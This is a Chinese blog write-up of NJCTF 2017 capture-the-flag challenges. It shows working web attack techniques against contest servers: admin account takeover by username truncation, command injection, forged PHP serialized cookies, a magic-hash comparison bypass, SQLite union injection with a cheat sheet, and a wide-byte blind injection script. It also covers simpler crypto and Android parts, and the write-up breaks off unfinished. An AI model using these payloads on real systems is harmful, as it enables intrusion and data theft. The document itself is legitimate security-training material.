

NJCTF writeup

原创

Ni9htMar3 于 2017-03-27 11:41:49 发布 4650 收藏

分类专栏: [WriteUp](#) 文章标签: [writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/Ni9htMar3/article/details/66970006>

版权



[WriteUp](#) 专栏收录该内容

17 篇文章 0 订阅

订阅专栏

WEB

Login

打开是一个注册与登陆界面, 随便注册一个账号然后抓包, 发现必须是admin账号才会给flag
这样利用长度截取

```
Request
Raw Params Headers Hex
POST /regist.php HTTP/1.1
Host: 218.2.197.235:23731
Content-Length: 125
Cache-Control: max-age=0
Origin: http://218.2.197.235:23731
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://218.2.197.235:23731/regist.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Connection: close

username=admin
1&password=111111qA&submit=SIGN+UP

Response
Raw Headers Hex HTML Render
<div>
  <input id="username" name="username" type="text"
placeholder="username" class="input" autofocus>
  <input id="password" name="password" type="password"
class="input" placeholder="password">
  <div>
    <input type="submit" name="submit" value="SIGN UP"
class="left">
  </div>
</div>
<div id="labels">
  <label for="register">Registered? <a
href="login.php"><span>Login~</span></a></label>
  <p>for your security, password should have at least 3 of
(numbers, upper-case, lower-case, special characters)</p>
</div>
</form>
</div>
<div id="hint">Welcome to NJCTF2017!</div>
<script>alert('register
success!');</script><script>location='../login.php'</script>
```

用空格空出, 超出注册用户长度, 然后后面跟一个 1 避免被函数消掉, 这样我们就成功强行修改admin的密码为自己的密码

we search the database, and you are admin .


welcome, admin. your flag is NJCTF{4R3_Y0u_7H3_Re41_aDM1N?}

<http://blog.csdn.net/Ni9htMar3>


登陆即得flag

Get Flag


解密后发现执行的是 `cat` 命令




这样只要构造命令, 先查看目录, 然后 `cat` 就行
发现 `&` 是可以绕过, 直接 `%26` 编码然后一直执行 `ls` 命令查找



发现目标




cat即可




Text wall

首先查找备份文件找到源码



通过抓包，将cookie解码一下，根据长度可知发现前面是sha1加密，后面是反序列化



这是属于 PHP Object Injection 范围，利用反序列化得到并伪造cookie，构造相同的类型

```

<?php
    class filelist{
        public function __toString()
        {
            return highlight_file('hiehiehie.txt', true).highlight_file($this->source, true);
        }
    }

    $a = new filelist();
    $a->source = 'index.php';
    $b= new filelist();
    $b->source=$a;
    $d=serialize($b);
    $e=sha1($d).$d;
    echo urlencode($e)."<br>";
?>

```

也可以用下面这种写法

```

<?php
    class filelist{
        public function __toString()
        {
            return highlight_file('hiehiehie.txt', true).highlight_file($this->source, true);
        }
    }

    $a = [];
    $b= new filelist();
    $b->source = 'index.php';
    $a[]=$b;
    $d=serialize($a);
    $e=sha1($d).$d;
    echo urlencode($e)."<br>";
?>

```

得到 `index.php` 的内容

看别人的wp发现一道类似的题

<https://lofuzzys.github.io/writeup/2016/10/02/tumctf-web50/>

Wallet

由于提示是由源码的，所以疯狂找源码，因为是压缩包形式，用 [www.zip](#) 找到源码，密码是弱口令，猜测是 [njctf2017](#) 得到源码

```
<?php
require_once("db.php");
$auth = 0;
if (isset($_COOKIE["auth"])) {
    $auth = $_COOKIE["auth"];
    $hsh = $_COOKIE["hsh"];
    if ($auth == $hsh) {
        $auth = 0;
    } else if (sha1((string)$hsh) == md5((string)$auth)) {
        $auth = 1;
    } else {
        $auth = 0;
    }
} else {
    $auth = 0;
    $s = $auth;
    setcookie("auth", $s);
    setcookie("hsh", sha1((string)$s));
}
if ($auth) {
    if (isset($_GET['query'])) {
        $db = new SQLite3($SQL_DATABASE, SQLITE3_OPEN_READONLY);
        $qstr = SQLite3::escapeString($_GET['query']);
        $query = "SELECT amount FROM my_wallets WHERE id=$qstr";
        $result = $db->querySingle($query);
        if (!$result === NULL) {
            echo "Error - invalid query";
        } else {
            echo "Wallet contains: $result";
        }
    } else {
        echo "<html><head><title>Admin Page</title></head><body>Welcome to the admin panel!<br /><br />";
    }
} else echo "Sorry, not authorized.";
```

是一个关于 `sha1((string)$hsh) == md5((string)$auth)` 的弱类型比较，直接爆破得到 `0e` 开头的即可得到字符串

Welcome to the admin panel!

Wallet ID: Submit Query

Burp Suite Professional v1.7.11 - Temporary Project - licensed to Larry_Lau

Request

```
GET /admin.php HTTP/1.1
Host: 218.2.197.235:23723
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://218.2.197.235:23723/index.php?page=index
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: lists=0ccd2ffbb178545a887ecf0b379a1b3da94d41b7a%3A1%3A%7B%3A0%3B%3A182%3A%2216d8c3c46653e89932859dd7a2eb12fa59df777a0%253A8%253A%2522filelist%2522%253A1%253A%2527B%253A6%253A%2522source%2522%253B0%253A8%253A%2522filelist%2522%253A1%253A%2527B%253A6%253A%2522source%2522%253B%253A9%253A%2522index.php%2522%253B%2527D%2522%253B%2527D; auth=QNKCDZO; hsh=aaroZmOk
Connection: close
```

Response

Welcome to the admin panel!

Wallet ID: Submit Query

<http://blog.csdn.net/Ni9htMar3>

然后就是一个简单的数字型的sqlite注入

Request

```
GET /admin.php?query=1111+union+select+1 HTTP/1.1
Host: 218.2.197.235:23723
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://218.2.197.235:23723/index.php?page=index
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: auth=QNKCDZO; hsh=aaroZmOk
Connection: close
```

Response

HTTP/1.1 200 OK

Server: nginx/1.10.2

Date: Fri, 24 Mar 2017 12:19:25 GMT

Content-Type: text/html; charset=UTF-8

Content-Length: 18

Connection: close

X-Powered-By: PHP/5.6.30

Wallet contains: 1

<http://blog.csdn.net/Ni9htMar3>

得到表名

Request

```
GET /admin.php?query=1111+union+SELECT+tbl_name+FROM+sqlite_master HTTP/1.1
Host: 218.2.197.235:23723
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://218.2.197.235:23723/index.php?page=index
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: auth=QNKCDZO; hsh=aaroZmOk
Connection: close
```

Response

HTTP/1.1 200 OK

Server: nginx/1.10.2

Date: Fri, 24 Mar 2017 12:37:31 GMT

Content-Type: text/html; charset=UTF-8

Content-Length: 21

Connection: close

X-Powered-By: PHP/5.6.30

Wallet contains: flag

<http://blog.csdn.net/Ni9htMar3>

得到列名

```
GET /admin.php?query=1111+union+select+sql+from+sqlite_master+where+tbl_name="flag"
+and+type="table" HTTP/1.1
Host: 218.2.197.235:23723
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://218.2.197.235:23723/index.php?page=index
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: auth=QNKCDZO; hsh=aaro2mOk
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Fri, 24 Mar 2017 12:56:02 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 113
Connection: close
X-Powered-By: PHP/5.6.30
Vary: Accept-Encoding
```

```
Wallet contains: CREATE TABLE flag (id varchar(255) not null, amount
int(30) not null default 0, primary key(id))
```

<http://blog.csdn.net/Ni9htMar3>

得到flag

```
GET /admin.php?query=1111+union+SELECT+id+FROM+flag HTTP/1.1
Host: 218.2.197.235:23723
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://218.2.197.235:23723/index.php?page=index
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: auth=QNKCDZO; hsh=aaro2mOk
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Fri, 24 Mar 2017 12:45:14 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 70
Connection: close
X-Powered-By: PHP/5.6.30
Vary: Accept-Encoding
```

```
Wallet contains: NJCTF {Th3_m1xtu2e_OF_M4gic_Ha5h_@nd_5qlite_InJec7ion}
```

<http://blog.csdn.net/Ni9htMar3>

注：补充sqlite的注入方法

```
1 union select group_concat(tbl_name) from sqlite_master-- 暴表
1 union select sql from sqlite_master where tbl_name="XX" and type="table" -- 爆字段
1 union select group_concat(XXX) from XX--暴内容
```

Come On

这是一道注入题，随便输可知道过滤了 `or` , `and` , `union` , `<>`

并且注释 `#` 需转码成 `%23`

根据别人的提示是宽字节注入,测试一下

```
http://218.2.197.235:23733/index.php?key=1%df%27||1=1%23 http://218.2.197.235:23733/index.php?key=1%df%27||1=2%23
```

猜出表名字段名

```
1%df || exists(select(flag)from(flag))%23
```

上脚本

```

import requests
flag = ''
for i in range(1,33):
    for j in range(32,127):
        url = "http://218.2.197.235:23733/index.php?key=1%df' || if((select(right(left((select(flag)fr
s=requests.get(url=url)
content=s.content
length=len(content)
#print length
if length > 1000 :
    string+=chr(j)
    break
print flag

```

```

NJCTF
NJCTF {
NJCTF {5
NJCTF {5H
NJCTF {5H0
NJCTF {5H0W
NJCTF {5H0W_
NJCTF {5H0W_M
NJCTF {5H0W_M3
NJCTF {5H0W_M3_
NJCTF {5H0W_M3_S
NJCTF {5H0W_M3_S0
NJCTF {5H0W_M3_S0M
NJCTF {5H0W_M3_S0M3
NJCTF {5H0W_M3_S0M3_
NJCTF {5H0W_M3_S0M3_s
NJCTF {5H0W_M3_S0M3_sQ
NJCTF {5H0W_M3_S0M3_sQ1
NJCTF {5H0W_M3_S0M3_sQ1i
NJCTF {5H0W_M3_S0M3_sQ1i_
NJCTF {5H0W_M3_S0M3_sQ1i_T
NJCTF {5H0W_M3_S0M3_sQ1i_Tr
NJCTF {5H0W_M3_S0M3_sQ1i_TrI
NJCTF {5H0W_M3_S0M3_sQ1i_TrIC
NJCTF {5H0W_M3_S0M3_sQ1i_TrICk
NJCTF {5H0W_M3_S0M3_sQ1i_TrICk5
NJCTF {5H0W_M3_S0M3_sQ1i_TrICk5}
NJCTF {5H0W_M3_S0M3_sQ1i_TrICk5}}
请按任意键继续. . . http://blog.csdn.net/Ni9htMar3

```

MISC

check QQ

直接在QQ群中找

knock

打开后发现了两串密文，第二个打开有点类似于莫尔斯密码，但没有间隔所以只能放弃，将第一个文本中的密文

zjqzhexjzmooqrssaidaiynlebnzjovosltahzjerhorrxoeironlobdozavoozjovosqfqltahmqnqrrjotoerzjohorrxoebo

尝试维吉尼亚后无果，然后放进quipquip网站直接解密，发现结果

that might be easy you could find the key from this message i used fence to keep the key away from bad

正好与第二个密文间隔一致，然后可以发现后面是乱的，根据提示，将后面的栅栏一下得到结果

```
ineealcstrlaaehefg
结果:
得到因数(排除1和字符串长度):
2 3 6 9
第1栏: ieactlahfnelsraeeg
第2栏: iecraenaslefeltahg
第3栏: icanseetherealflag
第4栏: irnleaeaaelhcesftg
p://blog.csdn.net/Ni9htMar3
```

加上NJCTF{}提交成功

easy_crypto

这题坑了我半天，解密代码很快都写出来了，就是因为key找错了，看了一下给的文件，发现

plain.txt 与 cipher.txt 字节数一样，这两个就是用来求key值的，然后用求出的key直接对 flag.txt 解密

```

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main()
{
    FILE* fp = fopen("C:/Users/lanlan/Desktop/m2/plain.txt", "rb");
    FILE* fc = fopen("C:/Users/lanlan/Desktop/m2/cipher.txt", "rb");
    FILE* ff = fopen("C:/Users/lanlan/Desktop/m2/flag.txt", "rb");

    FILE* output_file = fopen("C:/Users/lanlan/Desktop/m2/F.txt", "wb");
    char a,b,f;
    char key[100];
    int i = 0,t = 0;

    while(((a = fgetc(fp)) != EOF))
    {
        b = fgetc(fc);
        key[i] = ((b - i*i - a + t) ^ t) & 0xff;
        t = a;
        i++;
    }
    char p, c = 0;
    i = 0;
    t = 0;
    while ((p = fgetc(ff)) != EOF)
    {
        c = ( p - i*i - (key[i % strlen(key)] ^ t) + t)&0xff;
        t = c;
        i++;
        fputc(c, output_file);
    }
    return 0;
}

```

flag:NJCTF{N0w_You90t_Th1sC4s3}

PWN

VSVS

nc过去，发现需要输入一个正确的数字，爆破吧，发现是22


```

(UNKNOWN) [218.2.197.235] 23749 (?): Network is unreach
root@ni9htmar3:~# nc 218.2.197.235 23749
VSVS: Very Secure VPN Server
Please input access code:
22
Command: echo <input>
input:
ls
What's your name? fghjghklbhj
ls
root@ni9htmar3:~# nc 218.2.197.235 23749

```


1. 首先安装apk，简单尝试，但是，安装时发现Android6.0版本的手机都因为SDK版本不够而无法安装，下载了Android7.0的模拟器：

apk界面：



在进行输入时，上方会动态显示状态：

easycrack

Status: Try again.

abcdef


<http://blog.csdn.net/Ni9htMar3>

同时可以查看DDMS，有日志输出：

L...	Time	PID	TID	Application	Tag	Text
E	03-12 07:20:30.035	1758	1758	com.njctf.mobile...	NJCTF-easycrack	failed : FFFFFFFF19
E	03-12 07:20:30.626	1758	1758	com.njctf.mobile...	NJCTF-easycrack	failed : FFFFFFFF1977
E	03-12 07:20:33.885	1758	1758	com.njctf.mobile...	NJCTF-easycrack	failed : FFFFFFFF1977FF
E	03-12 07:20:34.468	1758	1758	com.njctf.mobile...	NJCTF-easycrack	failed : FFFFFFFF1977FFFF
E	03-12 07:20:35.836	1758	1758	com.njctf.mobile...	NJCTF-easycrack	failed : FFFFFFFF1977FF
E	03-12 07:21:57.341	1758	1758	com.njctf.mobile...	NJCTF-easycrack	failed : FFFFFFFF1977
E	03-12 07:21:57.541	1758	1758	com.njctf.mobile...	NJCTF-easycrack	failed : FFFFFFFF19
E	03-12 07:21:57.672	1758	1758	com.njctf.mobile...	NJCTF-easycrack	failed : FFFFFFFF
E	03-12 07:21:58.220	1758	1758	com.njctf.mobile...	NJCTF-easycrack	failed : FFFFFFFF5D
E	03-12 07:21:58.407	1758	1758	com.njctf.mobile...	NJCTF-easycrack	failed : FFFFFFFF5D32
E	03-12 07:21:58.612	1758	1758	com.njctf.mobile...	NJCTF-easycrack	failed : FFFFFFFF5D32FF

尝试到此

